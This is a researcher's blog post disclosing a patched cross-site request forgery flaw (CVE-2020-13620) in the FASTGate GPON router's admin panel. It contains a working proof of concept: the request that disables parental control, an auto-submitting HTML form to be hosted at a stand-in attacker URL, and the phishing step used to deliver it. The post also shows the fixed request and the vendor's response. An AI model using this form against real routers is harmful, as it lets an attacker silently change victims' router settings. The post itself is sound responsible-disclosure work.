Luca Di Domenico Follow
Nov 25, 2020 · 3 min read · Listen

Save

FASTGate GPON, Cross Site Request Forgery (CVE-2020–13620)

Introduction

In May 2020, I discovered a *CSRF* vulnerability affecting the web administration panel of my home router. The router was provided to me by Fastweb, an Italian ISP company with which I have an active Internet subscription. The vulnerable router model is listed below, in the "System Affected" section.

The vulnerability

The administration web panel of the router is vulnerable to Cross Site Request Forgery (CVE 2020-13620).

As stated by the OWASP:

"Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application."

An attacker exploiting this vulnerability can perform administrative tasks such as change network configurations, remove the parental control, and so on.

As a Proof of concept, by exploiting this vulnerability an attacker can disable the Parental Control filter on the router. This is a privileged action and requires the administrator's password (I.e the administrator must be logged in). The action is performed by sending the following request:

```
GET /status.cgi?_=1604501065194&act=nvset&enabled=0&mode_all=0&service=pc_list HTTP/1.1
Host: 192.168.1.254
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: application/json, text/plain, /
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.254/
Cookie: sessionID=d95de49806e66c1675dbed3f5ee41e27c8adfbd79f;
```

As you can see, the request above is vulnerable to *CSRF* because it lacks an anti-CSRF token.


In order to send this request with the cookies of the administrator, the attacker have to host the following code in a server he/she controls:

```
<form action="http://192.168.1.254/status.cgi">
  <input type="hidden" name="act" value="nvset" />
  <input type="hidden" name="enabled" value="0" />
  <input type="hidden" name="mode&#95;all" value="0" />
  <input type="hidden" name="service" value="pc&#95;list" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
```

Let's call this HTML code "csrf.html". For example the attacker will host this code at: http://attacker.com/csrf.html.

Then the attacker will send a message to the victim containing the above URL, and with social engineering techniques he/she will try to convince the victim to click on that link. Once the victim clicks on the link, the form will be submitted and the malicious action will be performed. Please note that in order for the attack to success, the victim must be logged in to the web application during the attack phase.

Now, after the fix, the request contains the *CSRF* protection mechanism implemented in the HTTP header *X-XSRF-TOKEN* as you can see below:



```
GET /status.cgi?_=1606305212466&act=nvset&enabled=0&mode_all=0&service=pc_list HTTP/1.1
Host: 192.168.1.254
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/86.0.4240.198 Safari/537.36
X-XSRF-TOKEN: 82c16098ea93c409fad0b91145408f2bd62512741a865f04eea61e7361316e26
Referer: http://192.168.1.254/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: sessionID=d95de49886e66c1775dbed3f5ee41e27c8ad408f81b93018cb6407fe58fbd79f;
XSRF-TOKEN=82c16098ea93c409fad0b91145408f2bd62512741a865f04eea61e7361316e26
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 25 Nov 2020 11:53:58 GMT
Content-Type: text/plain
Connection: keep-alive
X-Frame-Options: sameorigin
CONTENT-LANGUAGE: en
Content-Security-Policy: default-src 'self';script-src 'self' 'unsafe-eval'
'unsafe-inline';style-src 'self' 'unsafe-inline'
Cache-Control: public, max-age=31536000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Content-Length: 119

{
  "pc_list":{
    "enabled":"0",
    "pc_list":"end",
    "mode_all":"0",
    "total_dev":0,
    "total_addr":0
  }
}
```

Note the Header X-XSRF-TOKEN in the request.

Conclusions

I reported this vulnerability to the company and after some months, they finally fixed the vulnerability. The company doesn't have a bug bounty program, however they added my name in the Hall of Fame list on their web site: https://fastweb.it/corporate/responsible-disclosure/

System affected

FASTGate GPON Model FGA2130FWB through 2020–05–26 are affected.

References

- https://nvd.nist.gov/vuln/detail/CVE-2020-13620
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- https://owasp.org/www-community/attacks/csrf
- https://fastweb.it/corporate/responsible-disclosure/?lng=EN#2020
- https://members.backbox.org/fastgate-gpon-cross-site-request-forgery/

Infosec Bug Bounty Web